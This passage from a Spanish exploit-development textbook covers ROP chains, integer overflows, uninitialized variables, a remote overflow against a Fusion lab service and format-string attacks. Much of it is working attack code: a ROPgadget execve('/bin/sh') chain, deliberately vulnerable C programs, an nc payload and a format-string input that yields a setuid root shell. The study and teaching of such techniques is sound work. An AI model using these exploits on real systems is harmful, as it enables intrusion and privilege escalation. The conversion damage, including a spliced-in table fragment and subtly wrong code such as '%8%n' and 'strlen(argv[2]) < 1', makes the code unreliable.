0x00016f88: pop ebx ; pop esi ; pop edi ; ret
0x00016f8a: pop edi ; ret
0x0001700d: pop esi ; pop edi ; pop ebp ; ret
0x0001700f: pop ebp ; ret

```

Imagen 05.07: Salida de ROPgadget.

Le hemos proporcionado la dirección de la librería libc, que es utilizada por todos los ejecutables presentes en los sistemas operativos GNU/Linux. A continuación mostramos en el listado el resultado del payload obtenido:


```
#!/usr/bin/python
# execve generated by Ropgadget v4.0.2
from struct import pack
p = ''
# Padding goes here
# This ROP Exploit has been generated for a shared object.
# The addresses of the gadgets will need to be adjusted.
# Set this variable to the offset of the shared library
off = 0x0
p += pack("<I", off + 0x000f2cff) # pop edx ; pop ecx ; pop eax ; ret
p += "AAAA" # padding
p += pack("<I", off + 0x001a5ee0) # @ .data
p += "AAAA" # padding
p += pack("<I", off + 0x0002403f) # pop eax ; ret
p += "/bin" # /bin
p += pack("<I", off + 0x0007419a) # mov DWORD PTR [ecx],eax ; ret
p += pack("<I", off + 0x000f2cff) # pop edx ; pop ecx ; pop eax ; ret
p += "AAAA" # padding
p += pack("<I", off + 0x001a5ee4) # @ .data + 4
p += "AAAA" # padding
p += pack("<I", off + 0x0002403f) # pop eax ; ret
p += "//sh" # //sh
p += pack("<I", off + 0x0007419a) # mov DWORD PTR [ecx],eax ; ret
p += pack("<I", off + 0x000f2cff) # pop edx ; pop ecx ; pop eax ; ret
p += "AAAA" # padding
p += pack("<I", off + 0x001a5ee8) # @ .data + 8
p += "AAAA" # padding
p += pack("<I", off + 0x00032eb0) # xor eax,eax ; ret
p += pack("<I", off + 0x0007419a) # mov DWORD PTR [ecx],eax ; ret
p += pack("<I", off + 0x0001930e) # pop ebx ; ret
p += pack("<I", off + 0x001a5ee0) # @ .data
p += pack("<I", off + 0x000f2cff) # pop edx ; pop ecx ; pop eax ; ret
p += "AAAA" # padding
p += pack("<I", off + 0x001a5ee8) # @ .data + 8
p += "AAAA" # padding
p += pack("<I", off + 0x00001a9e) # pop edx ; ret
p += pack("<I", off + 0x001a5ee8) # @ .data + 8
p += pack("<I", off + 0x00032eb0) # xor eax,eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x000064fc) # inc eax ; ret
p += pack("<I", off + 0x0002e285) # int 0x80
print p
```

Si desgranamos una por una las anteriores instrucciones, comprenderemos rápidamente el esquema utilizado. Primero se crea en la sección `.data` de la librería una cadena `/bin/sh\0` y luego se configuran los registros necesarios para realizar la llamada del sistema quedando de la siguiente forma:

```
EBX = &[/bin/sh\0]
```

```
ECX = &[NULL]
```

```
EDX = &[NULL]
```

Por último el registro EAX se vacía y se incrementa hasta alcanzar un valor hexadecimal `0xb`, que según la tabla de syscalls que ya hemos mostrado invoca una llamada a `execve(const char *filename, char *const argv[], char *const envp[])`:

Además, ROPgadget nos avisa que se trata de un objeto compartido y por lo tanto construye el payload de modo que el código sea independiente de la posición (PIC). El exploiter deberá introducir en la variable `off` la dirección base de la librería compartida que haya obtenido durante el proceso de análisis de su ataque. La sección 7.10 de este libro muestra un ejemplo práctico y elegante de cómo lograr dicho objetivo.

Nota

Compruebe que su payload ROP funciona correctamente y en caso contrario realice las modificaciones necesarias para depurar el error. Las herramientas de búsqueda automáticas no son perfectas, y no sería la primera vez que la carga no se genera del modo adecuado en el primer intento.


En resumen, la técnica ROP busca ejecutar funciones que se encuentren siempre en zonas estáticas o predecibles y utilizar la pila únicamente como depósito de parámetros para dichas funciones pero nunca para ejecutar instrucciones directamente. Es por ello que en los sistemas operativos de la casa Microsoft, donde la protección DEP tiende a venir implantada por defecto, los exploits son diseñados para ejecutar llamadas como las siguientes:

- VirtualAlloc()
- VirtualProtect()
- HeapCreate()
- WriteProcessMemory()
- NtSetInformationProcess()
- SetProcessDEPPolicy()

Con ello se logra bien desactivar la protección DEP para el binario vulnerable o bien crear una zona de datos marcada como ejecutable donde se pueda establecer un shellcode personalizado. Finalmente, la cadena ROP quedará constituida por las direcciones de estas llamadas de sistema, los argumentos que se les facilitan y series de instrucciones `pop; ret;` que permiten al atacante desplazarse por la pila y utilizar un número de argumentos variables.

En Linux también podemos utilizar el método ROP para llevar a cabo técnicas del tipo Return into Libc cuando se trata de una plataforma de 64 bits como x86_64. En un sistema de 64 bits los argumentos a las funciones se pasan a través de los registros y no mediante el stack. Por ejemplo, la llamada a `system()` requiere que el registro RDI contenga la dirección de la cadena que se ejecutará como comando del sistema. Gracias a técnicas como Return Oriented Programming, podemos sobrescribir EIP con la dirección de una secuencia `pop %rdi; retq;` que tome la siguiente dirección

ubicada en la pila y luego proceda a ejecutar la llamada de sistema. La siguiente ilustración muestra un ataque a una posible aplicación vulnerable.



Tipo	Mínimo	Máximo
short	-32768	32767
unsigned short	0	65536

Tabla 05.01: Rangos de valores enteros

Conociendo estos valores, el lector debería preguntarse cuál es el resultado correcto de la siguiente operación:

```
var = 0xffffffff + 0x01
```

Teóricamente el resultado es `0x100000000`, pero dado que nuestra variable no puede contener un valor superior a 32 bits, el resultado se trunca sin dar más importancia a los bits sobrantes por la izquierda, de modo que el resultado final será `0x00000000`.

Una vez tenemos claros los conceptos generales podemos pasar a ver qué condiciones pueden provocar el problema. El código que listamos a continuación es un minúsculo ejemplo de lo que representa un estilo de programación inseguro.

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
void check_id(unsigned int id)
{
    if( id > 10 ) {
        printf("\nID = %u\n", id);
        execl("/bin/sh", "sh", NULL);
    } else {
        printf("Not today son\n");
    }
}

int main(int argc, char *argv[])
{
    int id;
    sscanf(argv[1], "%d", &id);
    if( id > 10 ) {
        printf("Erm...no\n");
        exit(-1);
    }
    check_id(id);
    return 0;
}
```

El análisis es rápido: Si nuestro objetivo es ejecutar el shell, parece que primero debemos desencadenar la llamada a `check_id()` y para ello `id` tiene que ser un valor inferior a 10. Pero una vez entramos dentro de dicha función, la shell solo será ejecutada si `id` es superior a 10.

¿Cómo es posible atacar el problema? Dentro de `main()`, la variable `id` es declarada como `int` (con signo), lo cual quiere decir que acepta tanto valores positivos como negativos. En cambio, `check_id()` recibe este valor como un `unsigned` y por lo tanto no acepta valores negativos. Esto tiene un efecto desastroso: si nosotros introducimos como argumento un valor de -1, `id` pasará limpiamente el primer chequeo, ya que es más pequeño que 10. No obstante, cuando esta variable es recogida por la función

`check_id()`, se produce un *cast* a `unsigned`. Lo que ocurre es que `id` se transforma en el penúltimo valor más grande que puede alcanzar un `unsigned`. Veámoslo:

```
blackngel@bbc:~$ gcc ovi.c -o ovi
blackngel@bbc:~$ ./ovi -1
ID = 4294967295
sh-3.2$ exit
exit
blackngel@bbc:~$
```

Este ejemplo ha sido instructivo, aunque no representa toda la realidad sobre las consecuencias de un *integer overflow* ya que el problema se produce al realizar el *cast* y no al desbordar el entero. Estudiemos otro ejemplo:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
    int len;
    unsigned int l;
    char buffer[256];
    int i;
    len = l = strtoul(argv[1], NULL, 10);
    printf("\nL = %u\n", l);
    printf("\nLEN = %d\n", len);
    if ( len >= 256 ) {
        printf("\nLongitud excesiva\n");
        exit(1);
    }
    if ( strlen(argv[2]) < 1 )
        strcpy(buffer, argv[2]);
    else
        printf("\nIntento de HACK\n");
    return 0;
}
```

El programa solicita dos argumentos: el primero de ellos es la longitud de la cadena que será pasada como segundo parámetro. Ya que el buffer tiene un tamaño arbitrario, debemos controlar que ese valor no sea superior a 256, eso es lo que hace la sentencia:

```
if ( len >= 256 )
```

El usuario puede intentar engañar al programa indicándole que entrega una cadena de 200 caracteres de largo y pasando en realidad un *string* más largo. Para evitar esto, se comprueba la longitud de `argv[2]` antes de copiar su contenido finalmente al buffer:

```
if ( strlen(argv[2]) < 1 )
    strcpy(buffer, argv[2]);
```

El error radica en que la primera comprobación se ha realizado sobre un `int` que en este caso era la variable `len`, y la segunda sobre la variable `l` que es `unsigned int`. Veamos una ejecución normal:

```
blackngel@bbc:~$ gcc-3.3 ovi2.c -o ovi2
blackngel@bbc:~$ ./ovi2 200 `perl -e 'print "A"x300`'
```

```
L = 200
LEN = 200
Intento de HACK
blackngel@bbc:~$
```

Tenemos claro que éste era el clásico intento para engañar al programa. Ahora, ¿qué ocurre si logramos desbordar la variable `len`? Recordemos que el valor más grande que puede almacenar es: 2147483647. Si proporcionamos un valor superior ésta cambiará de signo. La variable `unsigned int` `l` sí puede almacenar ese valor. Tomemos como ejemplo el valor 3147483648. Esto provocará la siguiente catástrofe:

```
3147483648 -> len = -1147483648
3147483648 -> l    = 3147483648
if ( -1147483648 >= 256 ) -> FALSE /* El programa continua */
if ( strlen(argv[2]) < 3147483648 )
```

Lo cual quiere decir que el primer chequeo es superado, y cualquier `argv[2]` con una longitud inferior a 3147483648, será copiado dentro del buffer.

```
blackngel@bbc:~$ gdb -q ./ovi2
(gdb) run 3147483648 `perl -e 'print "A"x300'`
Starting program: /home/blackngel/ovi2 3147483648 `perl -e 'print "A"x300'`
L = 3147483648
LEN = -1147483648
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Para terminar y como ejemplo verídico de esta clase de errores en el mundo real vamos a echar un rápido vistazo a una clásica y conocida vulnerabilidad descubierta en OpenSSH 3.3.

```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp*sizeof(char*));
    for (i = 0; i < nresp; i++) response[i] = packet_get_string(NULL);
}
```

Los valores obtenidos mediante las funciones `packet_get_int()` y `packet_get_string()` son proporcionados por el usuario, esto nos da la posibilidad de otorgar un valor grande a la variable `nresp` que será multiplicada por `sizeof(char*)`. Sabemos que un puntero en la arquitectura IA32 ocupa 4 bytes, de modo que nuestro entero será multiplicado por 4 consiguiendo así desbordarlo y hacer que en realidad se produzca una llamada a `xmalloc(0)`. Si un trozo de este tamaño es devuelto en el heap, luego un bucle largo irá modificando todos los metadatos que se encuentren en esta zona con valores controlados por el atacante.


Ésta es la base del problema, a partir de aquí puede seguir investigando. Piense que la mayoría de los desbordamientos de entero se producen por operaciones aritméticas en las que no se comprueba si el resultado puede ser almacenado en la variable destino.

5.6. Variables no inicializadas

Si un programador declara una variable pero no define su contenido inicial, el valor real presente en la dirección de memoria asignada no se puede predecir. El uso posterior de esta variable podría dar lugar a errores de software difíciles de detectar. Por motivos de eficiencia, ni epílogos ni prólogos de función se encargan de limpiar el contenido de los marcos de pila que se van generando en el transcurso de ejecución de un proceso. En consecuencia, aquellos valores que hayan sido proporcionados a las variables locales de una función, no serán eliminados y podrían llegar a constituir el contenido de variables no inicializadas en otra función. Considere el siguiente ejemplo:

```
#include <stdio.h>
void f1(unsigned int val)
{
    unsigned int i = val;
    printf("[f1] i = %u\n", i);
    return;
}
void f2(unsigned int val)
{
    unsigned int i;
    printf("[f2] i = %u\n", i);
    if ( i == 0xdeadbeef )
        system("/bin/sh");
    return;
}
int main(int argc, char **argv)
{
    if (argc == 1 )
        return 0;
    f1(strtoul(argv[1], NULL, 10));
    f2(strtoul(argv[1], NULL, 10));
    return 0;
}
```

Si contemplásemos de forma aislada la función `f2()`, descubriríamos un error evidente: aunque ésta recibe un valor proporcionado por el usuario, la variable local `i` no ha sido correctamente inicializada, y por lo tanto la shell no llegará a ejecutarse. La realidad, como a menudo ocurre en el mundo de las vulnerabilidades, es bien distinta. Lo cierto es que el marco de pila generado cuando el programador invoca a `f2()`, es idéntico que cuando se llama a `f1()`, lo que es más, esta última llamada asigna un valor arbitrario en la dirección de memoria que corresponde a la variable `i`.




```
blackngel@bbc:~
blackngel@bbc:~$ gcc uni.c -o uni
blackngel@bbc:~$ ./uni 3735928559
[f1] i = 3735928559
[f2] i = 3735928559
$ exit
blackngel@bbc:~$
```

Imagen 05.09: Ejemplo de variables no inicializadas.

La anterior ilustración demuestra el peligro que representan estos errores. Muchas veces los compiladores pueden detectar el uso incorrecto de datos no inicializados, pero dicho comportamiento

varía según qué casos. En nuestro programa de ejemplo, GCC solo avisa al usuario si éste especifica el modificador `-w` entre las opciones de compilación. Observe la diferencia:



```

blackngel@bbc ~
blackngel@bbc:~$ gcc uni.c -o uni
blackngel@bbc:~$ gcc -W uni.c -o uni
uni.c: En la función 'f2':
uni.c:13:11: aviso: se utiliza 'i' sin inicializar en esta función [-Wuninitialized]
blackngel@bbc:~$

```

Imagen 05.10: Advertencia del compilador GCC.

Por desgracia, el mundo real es mucho más complejo que estos sencillos ejemplos. Un compilador no advierte al programador si éste ha hecho uso de una variable no inicializada que ha sido pasada como referencia a otra función. Un análisis estático de código no es suficiente para detectar el uso incorrecto de punteros a variables no asignadas.

5.7. Exploits Remotos

Con el fin de demostrar que todas las técnicas que hemos estudiado hasta el momento también son aplicables en un entorno remoto, por ejemplo un servidor web o ftp que se encuentra a la escucha en un puerto, diseñaremos paso a paso un exploit para uno de los retos que se encuentran en la máquina virtual Fusion de la página oficial de *Exploit Exercises*.

Se trata de una aplicación vulnerable a stack overflow que escucha peticiones GET por el puerto 20001 y que dispone del mecanismo de protección ASLR activado. A continuación listamos el código fuente:

```

01 #include "../common/common.c"
02
03 int fix_path(char *path)
04 {
05     char resolved[128];
06
07     if(realpath(path, resolved) == NULL) return 1; // can't access path. will error
    trying to open
08     strcpy(path, resolved);
09 }
10
11 char *parse_http_request()
12 {
13     char buffer[1024];
14     char *path;
15     char *q;
16
17     // printf("[debug] buffer is at 0x%08x :-)\n", buffer); ;D
18
19     if(read(0, buffer, sizeof(buffer)) <= 0) errx(0, "Failed to read from remote
host");
20     if(memcmp(buffer, "GET ", 4) != 0) errx(0, "Not a GET request");
21
22     path = &buffer[4];
23     q = strchr(path, ' ');

```

```

24     if(! q) errx(0, "No protocol version specified");
25     *q++ = 0;
26     if(strncmp(q, "HTTP/1.1", 8) != 0) errx(0, "Invalid protocol");
27     fix_path(path);
28
29     printf("trying to access %s\n", path);
30
31     return path;
32 }
33
34
35 int main(int argc, char **argv, char **envp)
36 {
37     int fd;
38     char *p;
39
40     background_process(NAME, UID, GID);
41     fd = serve_forever(PORT);
42     set_io(fd);
43
44     parse_http_request();
45 }

```

El formato de la URL que se le proporciona al programa es: "GET /directorio_o_archivo HTTP/1.1". Dicha petición puede contener hasta 1024 bytes, pero la función `realpath()` utilizada dentro de `fix_path()` intentará copiar el archivo solicitado y previamente filtrado a un buffer cuya capacidad es tan solo de 128 bytes. Por lo tanto tenemos un overflow en la pila y una posibilidad para ejecutar código arbitrario remotamente.

Utilizaremos el depurador GDB para analizar el comportamiento del programa vulnerable en la máquina virtual. Lo primero que debemos hacer es obtener su identificador de proceso o PID para luego capturarlo con GDB. Además, ya que se trata de una comunicación cliente-servidor en la que este último genera nuevas copias del proceso por cada petición, le indicaremos al depurador que siempre persiga por defecto al nuevo proceso hijo creado que será objeto del desbordamiento.

```

root@fusion:/opt/fusion/bin# ps -ax | grep level01
1255 ?        Ss      0:00 /opt/fusion/bin/level01
root@fusion:/opt/fusion/bin# gdb -q ./level01 1255
(gdb) set follow-fork-mode child

```

Ahora generaremos una petición maliciosa desde el host cliente:

```

blackngel@bbc:~$ perl -e 'print "GET /"."A"x150 ." HTTP/1.1"."x90"x100 . "\n\n" |
nc 192.168.1.135 20001

```

Observe que situamos un colchón de NOPs al final de la cadena puesto que la función `strcpy()` dentro de `fix_path()` podría alterar datos al comienzo de nuestra petición.

En la máquina atacada invocamos el comando `continue` y observamos el resultado:

```

(gdb) c
Continuing.
[New process 1903]
Program received signal SIGSEGV, Segmentation fault.

```



```
[Switching to process 1903]
0x41414141 in ?? ()
(gdb) i r
eax            0x1          1
ecx            0x12c8d0      1231056
edx            0xbfaa7dc7     -1079345721
ebx            0x2d1ff4      2957300
esp            0xbfaa7dc0     0xbfaa7dc0
ebp            0x41414141     0x41414141
esi            0xbfaa7e7c     -1079345540
edi            0x8049ed1      134520529
eip            0x41414141     0x41414141
...
```

Efectivamente tenemos la capacidad de controlar el registro EIP. La pregunta ahora es hacia dónde redirigir el flujo de ejecución si ASLR puede hacer que la dirección del buffer vulnerable varíe en cada ejecución. Echemos un vistazo a la memoria apuntada por los registros obtenidos en el paso anterior:

```
(gdb) x/4x $esp
0xbfaa7dc0: 0x41414141  0x00414141  0x00000004  0x001761e4
(gdb) x/4x $esi
0xbfaa7e7c: 0x90909090  0x90909090  0x90909090  0x90909090
(gdb)
```

Vemos que el registro ESI apunta directamente a lo que podría ser nuestro shellcode. La primera idea que se nos ocurre es sobrescribir la dirección de retorno guardada con una dirección que apunte hacia una instrucción como `jmp esi`, `call esi` o `push esi; ret;` y por lo tanto se ejecute el código elegido. Por desgracia, el binario `./level01` no contiene dichas instrucciones en su interior. A pesar de este inconveniente, todavía disponemos de otra solución elegante. El registro ESP también apunta a datos proporcionados por el usuario, concretamente justo después de la dirección de retorno guardada, por lo que podríamos introducir manualmente los *opcodes* de una instrucción `jmp esi` y luego redirigir EIP hacia una instrucción `jmp esp`. Una ilustración lo aclarará todo.




Imagen 05.11: Variación de la técnica `jump2esp`.

Como ya vimos antes en este capítulo, podemos usar Metasploit, que viene instalado en la máquina virtual Fusion, para buscar las direcciones que nos interesan. Nosotros optaremos por descargar la suite de Radare2 mediante el comando `apt-get` que nos será muy útil para nuestro objetivo.

```
root@fusion:/opt/fusion/bin# r2 ./level01
[0x08048b70]> /c jmp esp
f hit_0 @ 0x08049f4f # 2: jmp esp
f hit_1 @ 0x08049f8f # 2: jmp esp
root@fusion:/opt/fusion/bin# rasm2 'jmp esi'
ffe6
```


5.8. Dilucidación

El presente capítulo ha constituido un gran salto hacia delante en las habilidades que se le han proporcionado al lector a la hora de enfrentarse con vulnerabilidades que requieren métodos más específicos y efectivos. Hemos demostrado que ligeras modificaciones en nuestros exploits pueden permitirnos evadir limitaciones sobre una dirección de retorno guardada o en espacios de almacenamiento relativamente pequeños. Destripamos también los conceptos básicos de los desbordamientos de entero y cómo éstos son fuente común de otros errores más graves que permiten ejecutar código arbitrario. Mediante técnicas como *jmp2esp* hemos comprendido que cuando se habla de exploiting y stack overflows, los mundos de Linux y Microsoft no se encuentran tan distantes, las consecuencias de un grave fallo de programación alcanza proporciones idénticas en ambos sistemas. Para terminar, hemos detallado las modernas técnicas de Return Oriented Programming o ROP, tan necesarias debido a las medidas de seguridad implantadas que estudiaremos en el capítulo 7 de este libro, y demostramos que una vulnerabilidad remota constituye el objeto de deseo de todo atacante motivado, logrando así el completo control de un servidor en la red.

5.9. Referencias

- Advanced Buffer Overflow Methods en http://events.ccc.de/congress/2005/fahrplan/attachments/539-Paper_AdvancedBufferOverflowMethods.pdf
- Buffer Overflows Demystified en <http://gatheringofgray.com/docs/INS/shellcode/bof-stack3-murat.txt>
- Basic Integer Overflows en <http://www.phrack.org/issues.html?issue=60&id=10#article>
- Exploiting with linux-gate.so.1 en <http://www.exploit-db.com/papers/13187/>
- Return Oriented Programming on 64-bit Linux <http://crypto.stanford.edu/~blynn/rop/>
- x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique en <http://users.suse.com/~krahmer/no-nx.pdf>
- Randomized Instruction Set Emulation to Disrupt Binary Code Injection Attacks en <http://www.cs.columbia.edu/~locasto/projects/candidacy/papers/barrantes2003randomized.pdf>
- Countering Code-Injection Attacks With Instruction-Set Randomization en http://academiccommons.columbia.edu/download/fedora_content/download/ac:149161/COUNTENT/CounteringInjectionRandomization.pdf
- Attacks on uninitialized local variables en <http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Flake.pdf>
- Uninitialized Variables en <http://felinemenace.org/~mercy/slides/RUXCON2008-UninitializedVariables.pdf>

Capítulo VI

Explotando format strings

Dentro de las vulnerabilidades de software, los errores de cadenas de formato quizás sean los más sencillos de localizar. Al contrario que un buffer overflow, que depende de muchas otras condiciones y que a veces se presenta en formas de lo más variopintas, por ejemplo ocasionando una condición de *off-by-one* limitante, las funciones que manejan cadenas de formato siempre siguen un patrón reconocible.

Su origen se remota a los años 1999 y 2000 de nuestra era, y algunas aplicaciones como *wa-ftp*, *telnetd* o *screen* fueron explotadas debido a estos fallos de seguridad. Más tarde, herramientas de análisis estático de código han ayudado a encontrar infinidad de vulnerabilidades de esta clase de un modo automático.

El proceso a través del cual estos bugs pueden ser explotados, requiere una profunda asimilación de cómo trabajan las funciones de la familia **printf()* y sobretodo de cómo está organizado el stack cuando éstas son llamadas. Una vez comprendido el papel que juega cada elemento en el ataque, este conocimiento nos servirá prácticamente para el resto de las situaciones.

6.1. Análisis del problema

Veamos a continuación dos pequeños ejemplos de aplicaciones gemelas de modo que se haga evidente el problema:

```
/* Correcto */
int main(int argc, char *argv[])
{
    if( argc > 1 )
        printf("%s", argv[1]);
    return 0;
}
```

```
/* Incorrecto */
int main(int argc, char *argv[])
{
    if( argc > 1 )
        printf(argv[1]);
    return 0;
}
```

El segundo ejemplo que mostramos permite al usuario introducir testigos de formato, y eso conlleva comportamientos peligrosos. Veámoslo:

```
blackngel@bbc:~$ ./fmt exploit
exploit
blackngel@bbc:~$ ./fmt exploit.%x
exploit.bffff74b
blackngel@bbc:~$
```

Tal y como se observa, hemos logrado volcar algún contenido de la memoria. Veamos algunas cosas más. Cuando una función de la familia `*printf()` (u otra en la que una cadena de formato pueda ser arbitrariamente proporcionada, como `syslog()`) es invocada, sus argumentos son colocados en la memoria, específicamente en la pila, de forma ordenada:

[cadena de formato][parámetro 1][parámetro 2][parámetro 3]

Dependiendo de si los argumentos son cadenas, punteros o variables normales, lo que tenemos en el stack serán los valores o las direcciones que apuntan al lugar donde estos valores se encuentran realmente almacenados. Esta situación puede ser aprovechada por un atacante. Veamos por qué:

```
blackngel@bbc:~$ ./fmt AAAA.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
AAAA.bffff727.000000d3.bffff450.bffff5e4.f63d4e2e.00000003.b7e78cbc.41414141
blackngel@bbc:~$
```

Provocamos un volcado de los valores de la memoria y al final nos encontramos con el valor hexadecimal de nuestra cadena AAAA. Veamos los testigos que tendrán su lugar dentro del ataque:

Testigo	Descripción
%d	Formato de un entero
%u	Formato de un entero sin signo
%s	Formato de una cadena
%n	Número de bytes escritos hasta el momento
<n>\$	Parámetro de Acceso Directo

Tabla 06.01: Testigos de formato.

El parámetro de acceso directo será explicado en la sección correspondiente. El testigo `%n` es el que más nos interesa. Un ejemplo:

```
printf("Hola%n", num);
```

Nos encontramos con una función de escritura. `printf()` no sustituye el testigo `%n` por el valor de `num`, sino que introduce en `num` el número de bytes (caracteres) que han sido escritos hasta el momento, en este caso 4. Esto será totalmente crucial más adelante.

Advertimos que este testigo se puede utilizar también de la siguiente forma: `%hn`, lo que consigue el prefijo `h` es que en vez de ocupar 4 bytes (que es el tamaño habitual de un entero en la arquitectura IA32), se provoca un *typecast* a un tipo `short` de modo que solo se escriben 2 bytes.

6.1.1. Leer de la memoria

Gracias al testigo `%x`, hemos podido volcar valores de la memoria, en este caso direcciones. Pero cuando deseamos imprimir cadenas utilizamos el testigo `%s`. Ya que podemos alcanzar la posición de nuestro primer parámetro, podemos intentar leer de esa posición de memoria `0x41414141`. Veamos:

```
blackngel@bbc:~$ ./fmt AAAA.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%s
Fallo de segmentacion
blackngel@bbc:~$
```

El resultado era esperado. Si intentamos leer desde una dirección de memoria no mapeada, el programa señalará un error de segmentación. Bien, dado que controlamos el primer parámetro, podemos utilizar una dirección arbitraria de nuestra elección, por ejemplo la de una variable de entorno.

```
blackngel@bbc:~$ ./getenv SHELL
SHELL is located at 0xbffff78b
blackngel@bbc:~$ ./fmt `perl -e 'print "\x8b\xf7\xff\xbf"'`. \
.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%s
.bffff729.000000d5.bffff450.bffff5e4.f63d4e2e.00000003.b7e78cbc.
SHELL=/bin/bash
blackngel@bbc:~$
```

Comprobamos que es posible leer posiciones de memoria arbitrarias. Avancemos hacia algo más útil.

6.1.2. Parámetro de acceso directo

Las funciones de la familia `*printf()` del lenguaje de programación C nos facilitan un testigo para evitar o saltar un número dado de argumentos y acceder directamente a otro. Veamos un ejemplo:

```
printf("VAR 3 = %3$d", var1, var2, var3);
```

Teniendo en cuenta que las tres variables pasadas a `printf()` son del tipo `int`, el valor que se imprimirá en este caso será el de `var3`, ya que se le indica mediante `%3` que acceda directamente a él. Este parámetro lo podemos utilizar también desde la línea de comandos:

```
blackngel@bbc:~$ ./fmt `perl -e 'print "\x8b\xf7\xff\xbf"'`.%8$s
.SHELL=/bin/bash
blackngel@bbc:~$
```

Nota

Si usted visualiza que los cuatro primeros caracteres de la salida son un conjunto de símbolos extraños, sepa que constituyen la representación ASCII de la dirección que estamos imprimiendo.

Podemos utilizar el parámetro de acceso directo para cualquier otro testigo de formato: `%d`, `%s`, `%x`, etc...

6.1.3. Escribir en la memoria

Como ya hemos dicho, leer de la memoria no es algo muy atractivo, escribir sí, dado que así es como se consigue controlar la ejecución de un programa y redirigir el flujo hacia un código de nuestra elección.

Hemos visto también que la única forma de escribir valores es utilizando el testigo `%n`. Veamos cómo podemos utilizar nuestras habilidades para modificar un valor dentro del siguiente programa.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
    static int value = 0;
    char nombre[256];
    if ( argc < 2 )
        exit(0);
    strncpy(nombre, argv[1], 255);
    printf("\nTe llamas: ");
    printf(nombre);
    if ( value != 0 )
        system("/bin/sh");
    printf("\n");
    return 0;
}
```

Cambiamos el propietario a `root` y observamos una ejecución rutinaria.

```
blackngel@bbc:~$ sudo chown root fmtsh
blackngel@bbc:~$ sudo chmod 4755 fmtsh
blackngel@bbc:~$ ./fmtsh blackngel
Te llamas: blackngel
blackngel@bbc:~$
```

¿Cómo ejecutar esa preciosa shell con permisos de `root` si la variable `value` no se encuentra bajo el control del usuario?. Un hacker afrontaría el problema desde un punto de vista completamente distinto. Dado que se trata de una variable estática inicializada, sabemos que se encuentra en la región `DATA` de la memoria. Entonces podemos obtener su dirección sin mayores complicaciones:

```
blackngel@bbc:~$ objdump -D ./fmtsh | grep "value"
08049760 <value.2514>:
```

Ahora sería posible utilizar el testigo `%n` para escribir un valor entero en esa dirección. Técnicamente, lo que se escribirá en `value` serán los bytes que `printf()` haya impreso hasta que se encuentra el testigo. Al ser este valor distinto de cero, un atacante logrará que la shell se ejecute:

```
blackngel@bbc:~$ ./fmtsh `perl -e 'print "\x60\x97\x04\x08"'`%8%n
sh-3.2# exit
exit
Te llamas:\ #
blackngel@bbc:~$
```

De modo que hemos utilizado de forma combinada el parámetro de acceso directo junto con el testigo de escritura. La variable `value` habrá tomado el valor 4 que son los caracteres que `printf()` escribió antes del testigo `%n`. El siguiente paso en el ataque es controlar el valor real que se escribe en una dirección dada, y ya que el valor es igual al número de caracteres escritos hasta que se encuentra con `%n`, parece lógico escribir en la cadena tantos caracteres como el valor que queremos situar en la dirección elegida.

Un *exploiter* dispone de ciertos medios para simplificar la tarea. Los testigos de formato permiten especificar el ancho con que son mostrados los valores. En realidad es lo que hemos hecho hasta ahora cuando utilizábamos los testigos `%08x`, de modo que obligábamos a que las direcciones tuviesen siempre un ancho de ocho caracteres a pesar de que el valor fuese más pequeño.

Nosotros podemos volcar un valor de la memoria con un ancho prefijado. Por ejemplo, si deseamos escribir un valor 400 en la dirección de memoria deseada, podemos utilizar el siguiente especificador:

```
blackngel@bbc:~$ ./fmtsh `perl -e 'print "\x5c\x97\x04\x08"'`%08d%8$s
```

